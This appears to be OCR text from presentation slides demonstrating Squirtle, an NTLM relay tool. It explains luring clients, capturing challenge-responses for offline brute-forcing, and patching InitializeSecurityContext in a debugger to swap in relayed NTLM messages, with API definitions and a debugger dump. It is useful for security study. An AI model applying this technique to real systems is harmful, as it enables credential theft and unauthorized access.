



Showtime
DEMO


Squirtle

- Web server, we should convince the client to connect to (http://code.google.com/p/squirtle/)
- It tries to take advantage of the automatic Windows authentication, although it has some strict rules (http://support.microsoft.com/kb/258053)
- Save the responses for off-line brute-force attack
- Static challenge
- We can develop modules for Squirtle, (eg: POP3, SMTP) which sends the NTLM type 2 to Squirtle and receives the NTLM type 3, that can be sent to the server. The NTLM type 3 comes from the attacked client

Squirtle


Authenticate
NTLM Type 1
NTLM Type 2
NTLM Type 3
NTLM Type 2
NTLM Type 3
NTLM Type 1
NTLM Type 2
NTLM Type 3

Squirtle GSS API



Squirtle

```
SECURITY_STATUS SEC_Entry InitializeSecurityContext(
  __in_opt    PCredHandle phCredential,
  __in_opt    PCtxtHandle phContext,
  __in_opt    SEC_CHAR *pszTargetName,
  __in        ULONG fContextReq,
  __in        ULONG Reserved1,
  __in        ULONG TargetDataRep,
  __in_opt    PSecBufferDesc pInput,
  __in        ULONG Reserved2,
  __inout_opt  PCtxtHandle phNewContext,
  __inout_opt  PSecBufferDesc pOutput,
  __out       PULONG pfContextAttr,
  __out_opt   PTimeStamp ptsExpiry
);
```

Squirtle


```
typedef struct _SecBufferDesc {
  ULONG       ulVersion;
  ULONG       cBuffers;
  PSecBuffer pBuffers;
}SecBufferDesc, *PSecBufferDesc;
```

```
typedef struct _SecBuffer {
  ULONG cbBuffer;
  ULONG BufferType;
  PVOID pvBuffer;
}SecBuffer, *PSecBuffer;
```

Squirtle

- We stop the program at the InitializeSecurityContext
- We copy the NTLM Type 2 Challenge from the pInput and we send it to the Squirtle
- We save the received NTLM Type 3
- We run the program until the return of the InitializeSecurityContext
- We replace the pOutput with the saved one that was sent by Squirtle

Squirtle


Immunity Debugger - sqlplus.exe - [CPU - main thread, module Secur32]
File View Debug Plugins ImmLib Options Window Help Jobs
Consulting Services Manager
753772! 8BFF MOV EDI,EDI
753772! 55 PUSH EBP
753772! 8BEC MOV EBP,ESP
753772! 6A 00 PUSH 0
753772! FF75 34 PUSH DWORD PTR SS:[EBP+34]
753772! FF75 30 PUSH DWORD PTR SS:[EBP+30]
753772! FF75 2C PUSH DWORD PTR SS:[EBP+2C]
753772! FF75 28 PUSH DWORD PTR SS:[EBP+28]
753772! FF75 24 PUSH DWORD PTR SS:[EBP+24]
753772! FF75 20 PUSH DWORD PTR SS:[EBP+20]
753772' FF75 1C PUSH DWORD PTR SS:[EBP+1C]
753772' FF75 18 PUSH DWORD PTR SS:[EBP+18]
753772' FF75 14 PUSH DWORD PTR SS:[EBP+14]
753772' FF75 10 PUSH DWORD PTR SS:[EBP+10]
753772' FF75 0C PUSH DWORD PTR SS:[EBP+C]
753772! FF75 08 PUSH DWORD PTR SS:[EBP+8]
753772 E8 48CEFFFF CALL Secur32.753740D1
753772! 5D POP EBP
753772! C2 3000 RETN 30
753772! 90 NOP
753772! 90 NOP
753772! 90 NOP
753772' 90 NOP
753772' 90 NOP
753772' B8 E0023975 MOV EAX,Secur32.753902E0
753772' C3 RETN
753740D1=Secur32.753740D1
Registers (FPU)
EAX 753902E0 Secur32.753902E0
ECX 03FB8230
EDX 03FB8238
EBX 0060C988
ESP 001757A0
EBP 001757D4
ESI 03FB81F8 ASCII "NTLM"
EDI 00175FD0
EIP 75377284 Secur32.75377284
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFDD000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 1000.0000000000000000
ST4 empty 0.0140000000000000003
ST5 empty 14318180.0000000000000
ST6 empty 11.000000000000000000
ST7 empty 2.000000000000000000
Address Hex dump ASCII
03FB8011 4E 54 4C 4D 53 53 NTLMSSP.
03FB8019 02 00 00 00 08 00
03FB8021 38 00 00 00 05 82 8...
03FB8029 77 7A 19 7F BF 15 wz
03FB8031 00 00 00 00 00 00 .....
03FB8039 8E 00 8E 00 40 00
03FB8041 05 02 CE 0E 00 00
03FB8049 54 00 45 00 53 00 T.E.S.T.
03FB8051 02 00 08 00 54 00
03FB8059 53 00 54 00 01 00 S.T.
03FB8061 57 00 49 00 4E 00 W.I.N.2.
03FB8069 4B 00 33 00 4D 00 K.3.M.B.
001757A0 03FB8230 Arg1 = 03FB8230
001757A4 03FB8238 Arg2 = 03FB8238
001757A8 00000000 Arg3 = 00000000
001757AC 00000801 Arg4 = 00000801
001757B0 00000000 Arg5 = 00000000
001757B4 00000010 Arg6 = 00000010
001757B8 03FB8240 Arg7 = 03FB8240
001757BC 00000000 Arg8 = 00000000
001757C0 03FB8238 Arg9 = 03FB8238
001757C4 03FB824C Arg10 = 03FB824C
001757C8 00175FD0 Arg11 = 00175FD0
001757CC 00175C2C Arg12 = 00175C2C
001757D0 00000000 Arg13 = 00000000
001757D4 001760E0
bp InitializeSecurityContextA
Paused

Squirtle

